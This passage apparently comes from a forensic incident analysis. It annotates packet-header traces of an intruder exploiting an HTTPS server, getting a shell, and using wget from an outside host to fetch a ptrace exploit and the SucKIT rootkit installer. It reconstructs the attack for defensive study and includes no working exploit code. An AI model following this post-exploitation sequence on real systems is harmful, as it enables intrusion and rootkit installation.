1043189077 win 5792 <mss 1380,sackOK,timestamp 21378090[|tcp]> (DF)
02:18:58.966283 10.10.130.26.49930 > 192.168.34.19.443: S 1050396515:1050396515(0) win
5840 <mss 1460,sackOK,timestamp 110558483[|tcp]> (DF)
02:18:58.966283 192.168.34.19.443 > 10.10.130.26.49930: S 3985013788:3985013788(0) ack
1050396516 win 5792 <mss 1380,sackOK,timestamp 21378130[|tcp]> (DF)
02:18:59.366283 10.10.130.26.49931 > 192.168.34.19.443: S 1057633454:1057633454(0) win
5840 <mss 1460,sackOK,timestamp 110558523[|tcp]> (DF)
02:18:59.366283 192.168.34.19.443 > 10.10.130.26.49931: S 1202104724:1202104724(0) ack
1057633455 win 5792 <mss 1380,sackOK,timestamp 21378170[|tcp]> (DF)
02:18:59.766283 10.10.130.26.49932 > 192.168.34.19.443: S 1047722734:1047722734(0) win
5840 <mss 1460,sackOK,timestamp 110558564[|tcp]> (DF)
02:18:59.766283 192.168.34.19.443 > 10.10.130.26.49932: S 552473756:552473756(0) ack
1047722735 win 5792 <mss 1380,sackOK,timestamp 21378210[|tcp]> (DF)
02:19:00.166283 10.10.130.26.49933 > 192.168.34.19.443: S 1044406564:1044406564(0) win
5840 <mss 1460,sackOK,timestamp 110558604[|tcp]> (DF)
02:19:00.176283 192.168.34.19.443 > 10.10.130.26.49933: S 1038731371:1038731371(0) ack
1044406565 win 5792 <mss 1380,sackOK,timestamp 21378250[|tcp]> (DF)
********** Send the first test
02:19:00.566283 10.10.130.26.49930 > 192.168.34.19.443: P 1:52(51) ack 1 win 5840
<nop,nop,timestamp 110558644 21378130> (DF)
02:19:00.576283 192.168.34.19.443 > 10.10.130.26.49930: P 1:1036(1035) ack 52 win 5792
<nop,nop,timestamp 21378290 110558644> (DF)
02:19:00.976283 10.10.130.26.49930 > 192.168.34.19.443: P 52:256(204) ack 1036 win 7245
<nop,nop,timestamp 110558684 21378290> (DF)
02:19:01.006283 192.168.34.19.443 > 10.10.130.26.49930: P 1036:1071(35) ack 256 win 6432
<nop,nop,timestamp 21378334 110558684> (DF)
02:19:01.406283 10.10.130.26.49930 > 192.168.34.19.443: P 256:291(35) ack 1071 win 7245
<nop,nop,timestamp 110558727 21378334> (DF)
02:19:01.406283 192.168.34.19.443 > 10.10.130.26.49930: P 2439:2610(171) ack 291 win 6432
<nop,nop,timestamp 21378374 110558727> (DF)
********** Send the second test
02:19:01.806283 10.10.130.26.49931 > 192.168.34.19.443: P 1:52(51) ack 1 win 5840
```

```
<nop,nop,timestamp 110558768 21378170> (DF)
02:19:01.806283 192.168.34.19.443 > 10.10.130.26.49931: P 1:1036(1035) ack 52 win 5792
<nop,nop,timestamp 21378414 110558768> (DF)
02:19:02.206283 10.10.130.26.49931 > 192.168.34.19.443: P 52:256(204) ack 1036 win 7245
<nop,nop,timestamp 110558808 21378414> (DF)
02:19:02.236283 192.168.34.19.443 > 10.10.130.26.49931: P 1036:1071(35) ack 256 win 6432
<nop,nop,timestamp 21378457 110558808> (DF)
02:19:02.636283 10.10.130.26.49931 > 192.168.34.19.443: P 256:291(35) ack 1071 win 7245
<nop,nop,timestamp 110558851 21378457> (DF)
02:19:02.636283 192.168.34.19.443 > 10.10.130.26.49931: P 2439:2610(171) ack 291 win 6432
<nop,nop,timestamp 21378497 110558851> (DF)
********** Send the third test
02:19:03.036283 10.10.130.26.49932 > 192.168.34.19.443: P 1:52(51) ack 1 win 5840
<nop,nop,timestamp 110558890 21378210> (DF)
02:19:03.036283 192.168.34.19.443 > 10.10.130.26.49932: P 1:1036(1035) ack 52 win 5792
<nop,nop,timestamp 21378537 110558890> (DF)
02:19:03.426283 10.10.130.26.49932 > 192.168.34.19.443: P 52:256(204) ack 1036 win 7245
<nop,nop,timestamp 110558930 21378537> (DF)
02:19:03.466283 192.168.34.19.443 > 10.10.130.26.49932: P 1036:1071(35) ack 256 win 6432
<nop,nop,timestamp 21378579 110558930> (DF)
02:19:03.856283 10.10.130.26.49932 > 192.168.34.19.443: P 256:291(35) ack 1071 win 7245
<nop,nop,timestamp 110558973 21378579> (DF)
02:19:03.856283 192.168.34.19.443 > 10.10.130.26.49932: P 2439:2610(171) ack 291 win 6432
<nop,nop,timestamp 21378619 110558973> (DF)
********** Now try to exploit!!  This is actually successful.  One
********** way to know this is that the server didn't send a RST
********** packet.  The other is to notice that this session
********** is the only one which doesn't get closed down in the
********** cleanup phase immediately following this.
02:19:04.246283 10.10.130.26.49933 > 192.168.34.19.443: P 1:52(51) ack 1 win 5840
<nop,nop,timestamp 110559012 21378250> (DF)
02:19:04.246283 192.168.34.19.443 > 10.10.130.26.49933: P 1:1036(1035) ack 52 win 5792
<nop,nop,timestamp 21378658 110559012> (DF)
02:19:04.646283 10.10.130.26.49933 > 192.168.34.19.443: P 52:470(418) ack 1036 win 7245
<nop,nop,timestamp 110559052 21378658> (DF)
02:19:04.646283 192.168.34.19.443 > 10.10.130.26.49933: P 1036:1041(5) ack 470 win 6432
<nop,nop,timestamp 21378698 110559052> (DF)
02:19:05.036283 10.10.130.26.49933 > 192.168.34.19.443: P 470:473(3) ack 1041 win 7245
<nop,nop,timestamp 110559091 21378698> (DF)
02:19:05.036283 192.168.34.19.443 > 10.10.130.26.49933: P 1041:1044(3) ack 473 win 6432
<nop,nop,timestamp 21378737 110559091> (DF)
********** Cleanup all the old connections (except the successful exploit)
02:19:05.436283 10.10.130.26.49900 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21376935> (DF)
02:19:05.436283 10.10.130.26.49901 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21376975> (DF)
02:19:05.436283 10.10.130.26.49902 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377015> (DF)
02:19:05.436283 10.10.130.26.49903 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377055> (DF)
02:19:05.436283 10.10.130.26.49904 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377094> (DF)
02:19:05.436283 10.10.130.26.49905 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377134> (DF)
02:19:05.436283 10.10.130.26.49906 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377174> (DF)
02:19:05.436283 10.10.130.26.49907 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377214> (DF)
02:19:05.436283 10.10.130.26.49908 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377254> (DF)
02:19:05.436283 10.10.130.26.49909 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377294> (DF)
02:19:05.436283 10.10.130.26.49910 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377333> (DF)
02:19:05.436283 10.10.130.26.49911 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377373> (DF)
02:19:05.436283 10.10.130.26.49912 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377413> (DF)
02:19:05.436283 10.10.130.26.49913 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377453> (DF)
02:19:05.436283 10.10.130.26.49915 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
```

```
<nop,nop,timestamp 110559131 21377532> (DF)
02:19:05.436283 10.10.130.26.49914 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377493> (DF)
02:19:05.436283 10.10.130.26.49916 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377572> (DF)
02:19:05.436283 10.10.130.26.49917 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377612> (DF)
02:19:05.436283 10.10.130.26.49918 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377652> (DF)
02:19:05.436283 10.10.130.26.49919 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377692> (DF)
02:19:05.436283 10.10.130.26.49920 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377732> (DF)
02:19:05.436283 10.10.130.26.49921 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377772> (DF)
02:19:05.436283 10.10.130.26.49922 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377812> (DF)
02:19:05.436283 10.10.130.26.49923 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377852> (DF)
02:19:05.436283 10.10.130.26.49924 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377891> (DF)
02:19:05.436283 10.10.130.26.49925 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377931> (DF)
02:19:05.436283 10.10.130.26.49926 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21377970> (DF)
02:19:05.436283 10.10.130.26.49927 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21378010> (DF)
02:19:05.436283 10.10.130.26.49928 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21378050> (DF)
02:19:05.436283 10.10.130.26.49928 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21378050> (DF)
02:19:05.436283 10.10.130.26.49929 > 192.168.34.19.443: F 1:1(0) ack 1 win 5840
<nop,nop,timestamp 110559131 21378090> (DF)
02:19:05.436283 10.10.130.26.49930 > 192.168.34.19.443: F 291:291(0) ack 2610 win 9576
<nop,nop,timestamp 110559131 21378374> (DF)
02:19:05.436283 10.10.130.26.49931 > 192.168.34.19.443: F 291:291(0) ack 2610 win 9576
<nop,nop,timestamp 110559131 21378497> (DF)
02:19:05.436283 10.10.130.26.49932 > 192.168.34.19.443: F 291:291(0) ack 2610 win 9576
<nop,nop,timestamp 110559131 21378619> (DF)
********** Sent something.  What?  Payload is (0x31 0xc0).  Probably binary data
02:19:05.436283 10.10.130.26.49933 > 192.168.34.19.443: P 473:603(130) ack 1044 win 7245
<nop,nop,timestamp 110559131 21378737> (DF)
********** The server acknowledges all the FINs the attacker just sent.
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49900: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49910: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49927: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49932: F 2610:2610(0) ack 292 win 6432
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49931: F 2610:2610(0) ack 292 win 6432
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49930: F 2610:2610(0) ack 292 win 6432
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49929: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49928: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49926: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49925: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49924: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49923: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49922: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49921: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
```

```
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49920: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49919: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49918: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49917: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.436283 192.168.34.19.443 > 10.10.130.26.49916: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49914: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49915: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49913: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49912: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49911: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49909: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378777 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49908: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49907: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49906: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49905: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49905: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49904: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49903: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49902: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49901: F 1:1(0) ack 2 win 5792
<nop,nop,timestamp 21378778 110559131> (DF)
********** The server responds to the attacker's last input with a packet starting
********** with "Ev"
02:19:05.446283 192.168.34.19.443 > 10.10.130.26.49933: P 1044:1048(4) ack 603 win 7504
<nop,nop,timestamp 21378778 110559131> (DF)
********** More input from the attacker, payload is "ex"
02:19:07.456283 10.10.130.26.49933 > 192.168.34.19.443: P 603:998(395) ack 1048 win 7245
<nop,nop,timestamp 110559332 21378778> (DF)
********** Reply to last command
********** 1) \n
********** 2) [SPACE]>
********** 3) \n\n
02:19:07.456283 192.168.34.19.443 > 10.10.130.26.49933: P 1048:1049(1) ack 998 win 8576
<nop,nop,timestamp 21378979 110559332> (DF)
02:19:07.456283 192.168.34.19.443 > 10.10.130.26.49933: P 1049:1089(40) ack 998 win 8576
<nop,nop,timestamp 21378979 110559332> (DF)
02:19:07.846283 192.168.34.19.443 > 10.10.130.26.49933: P 1089:1321(232) ack 998 win 8576
<nop,nop,timestamp 21379018 110559372> (DF)
02:20:37.756283 192.168.34.19.443 > 10.10.130.26.49259: F 1:1(0) ack 1 win 5792
<nop,nop,timestamp 21388009 110538217> (DF)
```

Figure 16: Attack Step 3



At this point in the attack, J0K3r was able to utilize the shell resulting from the successful exploit to get further exploit and attack tools from the tool archive host. The tool archive was a GeoCities site called www.caponesworld.org in this attack.

Figure 17: Annotated traffic headers for J0k3r getting tools

```
********** More inputs from the attacker.  The timing would seem to indicate that
********** this is definitely manual interaction with a human attacker from this point on
********** These commands start with "un", "cd" and "wg", which probably translate to:
**********     1) un          (unzip, uncompress, uname, unshar?)
**********     2) cd          (cd /var/tmp, based on subsequent actions and pathnames)
**********     3) wget        (fetching his tools)
12:59:32.720970 10.10.130.26.50688 > 192.168.34.19.443: P 998:1013(15) ack 1321 win 9315
<nop,nop,timestamp 114401551 25220638> (DF)
12:59:37.960970 10.10.130.26.50688 > 192.168.34.19.443: P 1013:1024(11) ack 1321 win 9315
<nop,nop,timestamp 114402075 25221510> (DF)
12:59:40.270970 10.10.130.26.50688 > 192.168.34.19.443: P 1024:1053(29) ack 1321 win 9315
<nop,nop,timestamp 114402305 25222029> (DF)

********** More responses, most likely the command output from wget.
********** The payloads are:
**********     1) --
**********     2) Co
**********     3) co
**********     4) HT
**********     5) 20
```

```
**********     6) .
**********     7) .
**********     8) .
********** This matches up very well with the format of wget's output:
**********
********** machine > wget http://www.place.org/
********** --10:31:22--  http://www.place.org/
**********            => `index.html'
********** Resolving www.place.org... done.
********** Connecting to www.place.org[192.168.34.117]:80... connected.
********** HTTP request sent, awaiting response... 200 OK
********** Length: 10,603 [text/html]
**********
********** 100%[====================================>] 10,603        10.11M/s    ETA
00:00
**********
********** 10:31:22 (10.11 MB/s) - `index.html' saved [10603/10603]
**********
********** This is all well and good, but the additional fact
********** that this command seems to initiate an HTTP download
********** from a third-party host really clinches the conclusion.
12:59:40.330970 192.168.34.19.443 > 10.10.130.26.50688: P 1321:1385(64) ack 1053 win 8576
<nop,nop,timestamp 25222267 114402305> (DF)
12:59:40.420970 192.168.34.19.443 > 10.10.130.26.50688: P 1385:1426(41) ack 1053 win 8576
<nop,nop,timestamp 25222276 114402305> (DF)
12:59:46.770970 192.168.34.19.443 > 10.10.130.26.50688: P 1426:1437(11) ack 1053 win 8576
<nop,nop,timestamp 25222910 114402361> (DF)
12:59:46.770970 192.168.34.19.443 > 10.10.130.26.50688: P 1437:1477(40) ack 1053 win 8576
<nop,nop,timestamp 25222911 114402361> (DF)
12:59:47.170970 192.168.34.19.443 > 10.10.130.26.50688: P 1477:1542(65) ack 1053 win 8576
<nop,nop,timestamp 25222950 114402995> (DF)
12:59:47.250970 192.168.34.19.443 > 10.10.130.26.50688: P 1542:1543(1) ack 1053 win 8576
<nop,nop,timestamp 25222958 114402995> (DF)
12:59:47.250970 192.168.34.19.443 > 10.10.130.26.50688: P 1543:1544(1) ack 1053 win 8576
<nop,nop,timestamp 25222958 114402995> (DF)
12:59:47.560970 192.168.34.19.443 > 10.10.130.26.50688: P 1544:1658(114) ack 1053 win
8576 <nop,nop,timestamp 25222990 114403035> (DF)

********** Here's the traffic from web7 to GeoCities as the attacker
********** downloaded his first set of tools.  We're missing some packets
********** here, but judging from the sequence numbers, this tool can be
********** no larger than 20,019 bytes (which also counts the HTTP header,
********** but we don't know exactly how long it was).  The closest match
********** I found in the hacker tool archive was "pp", a ptrace exploit
********** whose size is 19,514 bytes.  Also, the output features lots of
********** "[-" strings consistent with the output fragments we see below.
********** If this is that too, and I think it is, the file generated is
********** "/var/tmp/pp" (info from Autopsy's file timeline)
12:59:46.680970 192.168.8.95.32786 > 66.218.79.154.http: S 3262487468:3262487468(0) win
5840 <mss 1380,sackOK,timestamp 25222902[|tcp]> (DF)
12:59:46.770970 66.218.79.154.http > 192.168.8.95.32786: S 1725477224:1725477224(0) ack
3262487469 win 65535 <mss 1460,nop,wscale 1,nop,nop,timestamp[|tcp]> (DF)
12:59:46.770970 192.168.8.95.32786 > 66.218.79.154.http: P 1:108(107) ack 1 win 5840
<nop,nop,timestamp 25222910 387000995> (DF)
12:59:47.330970 66.218.79.154.http > 192.168.8.95.32786: FP 19153:20019(866) ack 108 win
32832 <nop,nop,timestamp 387001052 25222958> (DF)
12:59:47.330970 192.168.8.95.32786 > 66.218.79.154.http: F 108:108(0) ack 20020 win 45144
<nop,nop,timestamp 25222967 387001052> (DF)

********** Probably another wget.  Payload is "wg".
12:59:55.390970 10.10.130.26.50688 > 192.168.34.19.443: P 1053:1089(36) ack 1658 win 9315
<nop,nop,timestamp 114403818 25222990> (DF)

********** More responses from wget.  Payloads are:
**********
********** 1) --
********** 2) Co
********** 3) co
********** 4) [SPACE]
********** 5) .
********** 6) ..
```

```
********** 7) .
********** 8) ..
********** 9) .
********** 10) .
********** 11) [SPACE].
********** 12) .
********** 13) .
********** 14) .
********** 15) [SPACE].
********** 16) .
********** 17) [SPACE]
********** 18) ..
********** 19) [SPACE]
********** 20) ..
12:59:55.390970 192.168.34.19.443 > 10.10.130.26.50688: P 1658:1736(78) ack 1089 win 8576
<nop,nop,timestamp 25223773 114403818> (DF)
12:59:55.400970 192.168.34.19.443 > 10.10.130.26.50688: P 1736:1777(41) ack 1089 win 8576
<nop,nop,timestamp 25223773 114403818> (DF)
12:59:55.780970 192.168.34.19.443 > 10.10.130.26.50688: P 1777:1896(119) ack 1089 win
8576 <nop,nop,timestamp 25223812 114403857> (DF)
12:59:55.810970 192.168.34.19.443 > 10.10.130.26.50688: P 1896:1897(1) ack 1089 win 8576
<nop,nop,timestamp 25223814 114403858> (DF)
12:59:55.810970 192.168.34.19.443 > 10.10.130.26.50688: P 1897:1898(1) ack 1089 win 8576
<nop,nop,timestamp 25223814 114403858> (DF)
12:59:56.160970 192.168.34.19.443 > 10.10.130.26.50688: P 1898:1971(73) ack 1089 win 8576
<nop,nop,timestamp 25223850 114403896> (DF)
12:59:56.190970 192.168.34.19.443 > 10.10.130.26.50688: P 1971:1972(1) ack 1089 win 8576
<nop,nop,timestamp 25223852 114403896> (DF)
12:59:56.190970 192.168.34.19.443 > 10.10.130.26.50688: P 1972:1974(2) ack 1089 win 8576
<nop,nop,timestamp 25223853 114403899> (DF)
12:59:56.240970 192.168.34.19.443 > 10.10.130.26.50688: P 1974:1975(1) ack 1089 win 8576
<nop,nop,timestamp 25223857 114403899> (DF)
12:59:56.240970 192.168.34.19.443 > 10.10.130.26.50688: P 1975:1976(1) ack 1089 win 8576
<nop,nop,timestamp 25223857 114403899> (DF)
12:59:56.550970 192.168.34.19.443 > 10.10.130.26.50688: P 1976:2053(77) ack 1089 win 8576
<nop,nop,timestamp 25223888 114403935> (DF)
12:59:56.580970 192.168.34.19.443 > 10.10.130.26.50688: P 2053:2054(1) ack 1089 win 8576
<nop,nop,timestamp 25223892 114403937> (DF)
12:59:56.580970 192.168.34.19.443 > 10.10.130.26.50688: P 2054:2055(1) ack 1089 win 8576
<nop,nop,timestamp 25223892 114403937> (DF)
12:59:56.580970 192.168.34.19.443 > 10.10.130.26.50688: P 2055:2056(1) ack 1089 win 8576
<nop,nop,timestamp 25223892 114403937> (DF)
12:59:56.620970 192.168.34.19.443 > 10.10.130.26.50688: P 2056:2066(10) ack 1089 win 8576
<nop,nop,timestamp 25223896 114403942> (DF)
12:59:56.620970 192.168.34.19.443 > 10.10.130.26.50688: P 2066:2067(1) ack 1089 win 8576
<nop,nop,timestamp 25223896 114403942> (DF)
12:59:56.620970 192.168.34.19.443 > 10.10.130.26.50688: P 2067:2068(1) ack 1089 win 8576
<nop,nop,timestamp 25223896 114403942> (DF)
12:59:56.930970 192.168.34.19.443 > 10.10.130.26.50688: P 2068:2147(79) ack 1089 win 8576
<nop,nop,timestamp 25223927 114403973> (DF)
12:59:56.930970 192.168.34.19.443 > 10.10.130.26.50688: P 2147:2148(1) ack 1089 win 8576
<nop,nop,timestamp 25223927 114403973> (DF)
12:59:56.970970 192.168.34.19.443 > 10.10.130.26.50688: P 2148:2260(112) ack 1089 win
8576 <nop,nop,timestamp 25223930 114403976> (DF)
********** Here's the third-party traffic from the wget command.
********** Again, including the HTTP header, this tool can't be
********** any larger than 183,421 bytes.
********** Based on the files we actually see being created on the
********** hard drive, we believe this to be the /var/tmp/j0k3r.tgz file.
********** The downloaded file size doesn't seem to quite match up with
********** the version we found in the hacker tools archive at this
********** IP address, but this is probably a slightly different (older)
********** version than what's in the archive.  This speculation is supported
********** by the facts that the tools in the tgz file match very well with
********** the tools we found on the system.
12:59:55.400970 192.168.8.95.32787 > 66.218.79.154.http: S 3290554102:3290554102(0) win
5840 <mss 1380,sackOK,timestamp 25223773[|tcp]> (DF)
12:59:55.480970 66.218.79.154.http > 192.168.8.95.32787: S 1939575981:1939575981(0) ack
3290554103 win 65535 <mss 1460,nop,wscale 1,nop,nop,timestamp[|tcp]> (DF)
12:59:55.490970 192.168.8.95.32787 > 66.218.79.154.http: P 1:115(114) ack 1 win 5840
<nop,nop,timestamp 25223782 387001867> (DF)
```

```
12:59:56.940970 66.218.79.154.http > 192.168.8.95.32787: FP 183313:183421(108) ack 115
win 32832 <nop,nop,timestamp 387002012 25223919> (DF)
12:59:56.940970 192.168.8.95.32787 > 66.218.79.154.http: F 115:115(0) ack 183422 win
62928 <nop,nop,timestamp 25223927 387002012> (DF)
********** Input,
**********
********** 1) ls
********** 2) cd
********** 3) wg       (this is probably him using "wget" to pull down SucKIT. See below)
13:03:34.090970 10.10.130.26.50688 > 192.168.34.19.443: P 294:297(3) ack 7362 win 20520
<nop,nop,timestamp 114425685 25245357> (DF)
13:03:39.600970 10.10.130.26.50688 > 192.168.34.19.443: P 297:312(15) ack 7362 win 20520
<nop,nop,timestamp 114426236 25245643> (DF)
13:03:48.220970 10.10.130.26.50688 > 192.168.34.19.443: P 312:343(31) ack 7362 win 20520
<nop,nop,timestamp 114427099 25246193> (DF)

********** Reply, wget output
**********
********** 1) --
********** 2) Co
********** 3) co
********** 4) .
********** 5) .
********** 6) ..
********** 7) .
********** 8) .
********** 9) .
********** 10) ..
13:03:48.230970 192.168.34.19.443 > 10.10.130.26.50688: P 7362:7430(68) ack 343 win 8576
<nop,nop,timestamp 25247056 114427099> (DF)
13:03:48.230970 192.168.34.19.443 > 10.10.130.26.50688: P 7430:7471(41) ack 343 win 8576
<nop,nop,timestamp 25247056 114427099> (DF)
13:03:48.620970 192.168.34.19.443 > 10.10.130.26.50688: P 7471:7582(111) ack 343 win 8576
<nop,nop,timestamp 25247096 114427139> (DF)
13:03:48.670970 192.168.34.19.443 > 10.10.130.26.50688: P 7582:7583(1) ack 343 win 8576
<nop,nop,timestamp 25247101 114427139> (DF)
13:03:48.670970 192.168.34.19.443 > 10.10.130.26.50688: P 7583:7584(1) ack 343 win 8576
<nop,nop,timestamp 25247101 114427139> (DF)
13:03:49.020970 192.168.34.19.443 > 10.10.130.26.50688: P 7584:7625(41) ack 343 win 8576
<nop,nop,timestamp 25247136 114427178> (DF)
13:03:49.100970 192.168.34.19.443 > 10.10.130.26.50688: P 7625:7626(1) ack 343 win 8576
<nop,nop,timestamp 25247144 114427183> (DF)
13:03:49.100970 192.168.34.19.443 > 10.10.130.26.50688: P 7626:7627(1) ack 343 win 8576
<nop,nop,timestamp 25247144 114427183> (DF)
13:03:49.100970 192.168.34.19.443 > 10.10.130.26.50688: P 7627:7628(1) ack 343 win 8576
<nop,nop,timestamp 25247144 114427183> (DF)
13:03:49.420970 192.168.34.19.443 > 10.10.130.26.50688: P 7628:7785(157) ack 343 win 8576
<nop,nop,timestamp 25247175 114427218> (DF)

********** Here's the third-party traffic from the wget command.
********** Including the HTTP header, the tool is no longer than 59,924 bytes.
********** This matches very well with the "inst" file we found on the hacker
********** site itself.  That file is only 59,420 bytes long.  Also, the purpose
********** of the file is to unpack and install the SucKIT root kit, and since we
********** know that's what happened short after this, it's a really good bet that
********** the attacker is downloading "inst" here.
13:03:48.280970 192.168.8.95.32788 > 66.218.79.154.http: S 2743268227:2743268227(0) win
5840 <mss 1380,sackOK,timestamp 25247061[|tcp]> (DF)
13:03:48.360970 66.218.79.154.http > 192.168.8.95.32788: S 1202012532:1202012532(0) ack
2743268228 win 65535 <mss 1460,nop,wscale 1,nop,nop,timestamp[|tcp]> (DF)
13:03:48.360970 192.168.8.95.32788 > 66.218.79.154.http: P 1:110(109) ack 1 win 5840
<nop,nop,timestamp 25247069 387025155> (DF)
13:03:49.190970 66.218.79.154.http > 192.168.8.95.32788: FP 58825:59924(1099) ack 110 win
32832 <nop,nop,timestamp 387025238 25247144> (DF)
13:03:49.190970 192.168.8.95.32788 > 66.218.79.154.http: F 110:110(0) ack 59925 win 62928
<nop,nop,timestamp 25247153 387025238> (DF)
```

